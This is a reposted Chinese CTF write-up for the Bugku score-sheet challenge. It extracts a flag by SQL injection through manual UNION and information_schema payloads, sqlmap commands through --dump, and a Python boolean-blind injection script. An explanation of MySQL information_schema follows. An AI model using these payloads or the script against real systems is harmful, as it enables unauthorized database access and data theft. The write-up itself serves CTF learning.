bugku成绩单（sql注入）writeup

转载

xuchen16 于 2018-09-20 13:46:34 发布 11538 收藏 40
分类专栏： ctf 文章标签： bugku bugku成绩单 writeup bugku wp


ctf 专栏收录该内容
66 篇文章 6 订阅
订阅专栏

解法一：手工注入

输入1，2，3分别能查到1，2，3号学生的成绩

SQL注入应该没跑了

输入1'返回异常，输入1'--+返回异常，输入1' #或者1'-- +返回正常，看来过滤了--+

观察，表貌似有四列（名字，Math，English，Chinese），输入1' order by 4#返回正常，输入1' order by 5#返回异常，看来的确是4列

接下来就开始暴库名、表名、字段名

龙龙龙的成绩单

Math	English	Chinese
60	60	70

尝试联合查询，记得把前面的查询数据置空，写成id=-1即可，显示正常，说明确确实实存在这四列数据

我们先手遍历一遍 id=-1' union select 1,2,3,4#

发现有四个表且都有回显

于是 就开始爆破吧

首先爆库名：通过id=-1' union select 1,2,3,database()#得到数据库名字skctf_flag

成绩查询

1,2,3...

Submit

1的成绩单

Math	English	Chinese
2	3	skctf_flag

然后爆表：通过使用 id=-1' union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema=database()#

成绩查询

1,2,3...

Submit

1的成绩单

Math	English	Chinese
2	3	fl4g,sc

得到表名：fl4g,sc

接下来我们就要暴字段了

通过id=-1' union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name=0x666c3467# //这里需要用16进制绕过

成绩查询

1,2,3...

Submit

1的成绩单

Math	English	Chinese
2	3	skctf_flag

得到字段skctf_flag

最后就是查询数据了，通过使用：id=-1' union select 1,2,3,skctf_flag from fl4g#

成绩查询

1,2,3...

Submit

1的成绩单

Math	English	Chinese
2	3	BUGKU{Sql_INJECT0N_4813drd8hz4}

- 解法二：用sqlmap
- 输入1并进行抓包。


raw params headers hex

```
POST /chengjidan/index.php HTTP/1.1
Host: 120.24.86.145:8002
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.24.86.145:8002/chengjidan/
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Connection: keep-alive
Upgrade-Insecure-Requests: 1

id=1
```

https://blog.csdn.net/Tle_Camouflage

然后按右键，点击copy to file保存文件，这里我保存到了C盘 333.txt。




然后打开sqlmap开始爆库:sqlmap.py -r “C:\333.txt” -p id –current-db


-r –> 加载一个文件

-p –>指定参数


–current-db –>获取当前数据库名称（current前有两个-）




可以看到它的数据库为 'skctf_flag',接着就是爆表
sqlmap.py -r "C:\333.txt" -p id -D skctf_flag - -tables
-D –>指定数据库名称
–tables –>列出数据库中的表(tables前有两个-)



可以看到当前数据库中有两个表，很明显，flag应该在fl4g表中，下面就是该爆出表中的字段了
sqlmap.py -r "C:\333.txt" -p id -D skctf_flag -T fl4g –columns
-T –>指定表名称
–columns –>列出表中的字段



fl4g表中有一个名为skctf_flag字段，最后列出字段信息就可以啦。
sqlmap.py -r “c:\333.txt” -p id -D skctf_flag -T fl4g -C skctf_flag –dump
–dump –>列出字段数据(dump前有两个-)



---

3. python sql盲注

通过构造id=1' and 1=1#或返回成绩，id=1' and 1=2#不会返回成绩。可以肯定这道题可以利用布尔盲注

脚本

```
# -*- coding:utf-8 -*-
import requests
import re

url = "http://120.24.86.145:8002/chengjidan/index.php"

base_payload = "1' and if(ascii(substr({data},{len},1))>{number},1,0)#" #if(prep1.prep2,prep3) 若表达式prep1
#base_payload = "1' and if(ascii(substr(select table_name from information_schema.tables where table_name=d
#payload = "database()" #skctf_flag
#payload = "(select table_name from information_schema.tables where table_schema=database() limit 0,1)" #fl
#payload = "(select column_name from information_schema.columns where table_name='fl4g' limit 0,1)" #skctf_
payload = "(select skctf_flag from fl4g limit 0,1)"

information=""

for m in range(1,50):
    for i in range(32,129):
        post_data = {"id":base_payload.format(data = payload,len = m,number=i)}
        r = requests.post(url,post_data)
        resultarr = re.findall(r"<td>(.+?)<td>",r.text)
        result = ''.join(resultarr)
        #print result
        #print r.text
        #print post_data
        if '60' not in result:
            information += chr(i)
            break
    print information
```

payload从上倒下依次是为了得到数据库名字，flag表名，flag字段名，flag

截图

爆破数据库名

爆破表名

爆破flag字段名

爆破flag

知识点：

MySQL中information_schema是什么

wordpress主机，博客主机

大家在安装或使用MYSQL时，会发现除了自己安装的数据库以外，还有一个information_schema数据库。information_schema数据库是做什么用的呢，使用WordPress博客的朋友可能会想，是不是安装模板添加的数据库呀？看完本片文章 后，你就会对information_schema数据库有所了解。

information_schema数据库是MySQL自带的，它提供了访问数据库元数据的方式。什么是元数据呢？元数据是关于数据的数据，如数据库名或表名，列的数据类型，或访问权限等。有些时候用于表述该信息的其他术语包括“数据词典”和“系统目录”。
在MySQL中，把 information_schema 看作是一个数据库，确切说是信息数据库。其中保存着关于MySQL服务器所维护的所有其他数据库的信息。如数据库名，数据库的表，表栏的数据类型与访问权 限等。在INFORMATION_SCHEMA中，有数个只读表。它们实际上是视图，而不是基本表，因此，你将无法看到与之相关的任何文件。

information_schema数据库表说明:

SCHEMATA表：提供了当前mysql实例中所有数据库的信息。是show databases的结果取之此表。

TABLES表：提供了关于数据库中的表的信息（包括视图）。详细表述了某个表属于哪个schema，表类型，表引擎，创建时间等信息。是show tables from schemaname的结果取之此表。

COLUMNS表：提供了表中的列信息。详细表述了某张表的所有列以及每个列的信息。是show columns from schemaname.tablename的结果取之此表。

STATISTICS表：提供了关于表索引的信息。是show index from schemaname.tablename的结果取之此表。

USER_PRIVILEGES（用户权限）表：给出了关于全程权限的信息。该信息源自mysql.user授权表。是非标准表。

SCHEMA_PRIVILEGES（方案权限）表：给出了关于方案（数据库）权限的信息。该信息来自mysql.db授权表。是非标准表。

TABLE_PRIVILEGES（表权限）表：给出了关于表权限的信息。该信息源自mysql.tables_priv授权表。是非标准表。

COLUMN_PRIVILEGES（列权限）表：给出了关于列权限的信息。该信息源自mysql.columns_priv授权表。是非标准表。

CHARACTER_SETS（字符集）表：提供了mysql实例可用字符集的信息。是SHOW CHARACTER SET结果集取之此表。

COLLATIONS表：提供了关于各字符集的对照信息。

COLLATION_CHARACTER_SET_APPLICABILITY表：指明了可用于校对的字符集。这些列等效于SHOW COLLATION的前两个显示字段。

TABLE_CONSTRAINTS表：描述了存在约束的表。以及表的约束类型。

KEY_COLUMN_USAGE表：描述了具有约束的键列。

ROUTINES表：提供了关于存储子程序（存储程序和函数）的信息。此时，ROUTINES表不包含自定义函数（UDF）。名为“mysql.proc name”的列指明了对应于INFORMATION_SCHEMA.ROUTINES表的mysql.proc表列。

VIEWS表：给出了关于数据库中的视图的信息。需要有show views权限，否则无法查看视图信息。

TRIGGERS表：提供了关于触发程序的信息。必须有super权限才能查看该表